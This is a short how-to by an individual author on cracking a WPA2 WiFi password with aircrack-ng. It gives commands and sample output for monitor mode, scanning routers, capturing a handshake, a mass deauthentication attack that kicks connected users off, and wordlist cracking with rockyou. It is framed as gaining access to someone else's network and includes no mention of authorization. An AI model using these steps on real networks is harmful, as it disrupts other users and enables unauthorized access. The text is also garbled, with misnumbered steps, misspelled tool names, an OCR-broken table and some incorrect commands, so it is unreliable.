Hack wifi password using aircrach-ng overview

MOHAMMAD FADEL

HOW TO HACK A WIFI PASSWORD USING AIRCRACK-NG < OVERVIEW>

Step 1 updating and installing

1-sudo apt update

2-sudo apt install aircrack-ng

Step 2 monitor mode < THE WIFI NETWORK card most sport monitor mode and packet injection mode >

1-iwconfig the wlan0 is network card name you will have the same or anise name copy it will use it later

```
| with the second section is a second section of the second section is section of the section of
```

2-sudo airmon-ng check kill

```
(kali@ kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

PID Name
1461 wpa_supplicant
```

3-sudo airmon-ng start <put your card name>

```
PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Qualcomm Atheros Communications AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)
```

3-looking if the mode changed corakt


You will see the <network card name> and have at the end "<card name>mon" and the mode will be "Monitor"

4-type **airodomp-ng start** "<card name>mod" to see the routers names and more of information about it

```
CH 14 ][ Elapsed: 0 s ][ 2021-02-01 06:13
BSSID
                     PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
               ;BC -46
;3B -82
                                                               WPA2 CCMP
                              2 0 0 1
2 0 0 6
2 0 0 6
2 0 0 1
2 0 0 1
                                                    6 130
                                                               OPN
                                                        54e. WPA2 CCMP PSK
               :73 -89
:76 -90
                                                               OPN
                                                               WPA2 CCMP
                                                                           PSK
                                                               WPA2 CCMP PSK
                                         1 0 1 130
0 0 1 48
               :5A -88
:1E -36
:72 -89
                                                               WPA2 CCMP
                                                                           PSK
PSK
                                                0 1 0 1
                                                        48
-1
                                                               WPA2 CCMP
                                                               WPA
90:9A:4A:B8:F3:FB -19
                                                               WPA2 CCMP
                                                                           PSK TP-Link_F3FC
                     STATION
                                          PWR Rate Lost
                                                                  Frames Notes Probes
            :34 38:F9:D3:51:AA:BE -42
:72 7C:A7:B0:9C:F3:5F -92
:72 68:C6:3A:92:AA:E0 -88
```

5-find the router you wont to find it password and copy the BSSID for it and CH

6-type airodump-ng "<card name>mon" -d BSSID



7-type sudo airodump-ng –w wifi-hack –c <channel or CH> --bssid <macaddress of the router> "<Card Name>mon"

Now we wont to captures the 3way hand shake

7-**type sudo aireplay-ng –deauth 1000 –a**
 <card name>

```
[sudo] password for kali:

06:17:53 Waiting for beacon frame (BSSID: 90:9A:4A:B8:F3:FB) on channel 2

NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).


06:17:53 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]

06:17:54 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]

06:17:55 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]

06:17:55 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
```

Now the people connected to the router well kicked out of the network



10-now we wont to stop monitor mon so type:

sudo airmon-ng stop <BSSID>

```
(kali@ kali)-[~]
$ iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

wlan0 IEEE 802.11 ESSID:off/any
    Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
    Retry short limit:7 RTS thr:off Fragment thr:off
    Power Management:off
```

NOTI: if the network card is in monitor mode you can't use the internet

9-type aircrack-ng wifi-hack.cap –w "/path to the world list you have" you can use on kali linux "/usr/share/wordlists/rockyou.txt"

But before you sudo unzip the file: sudo gzip –d /usr/share/worldlists/rockyou.txt.gz



Now it will be testing all the password in the world list in the rockyou file 14,341,564 it will take same take to finch

10-Use the wifi!-_-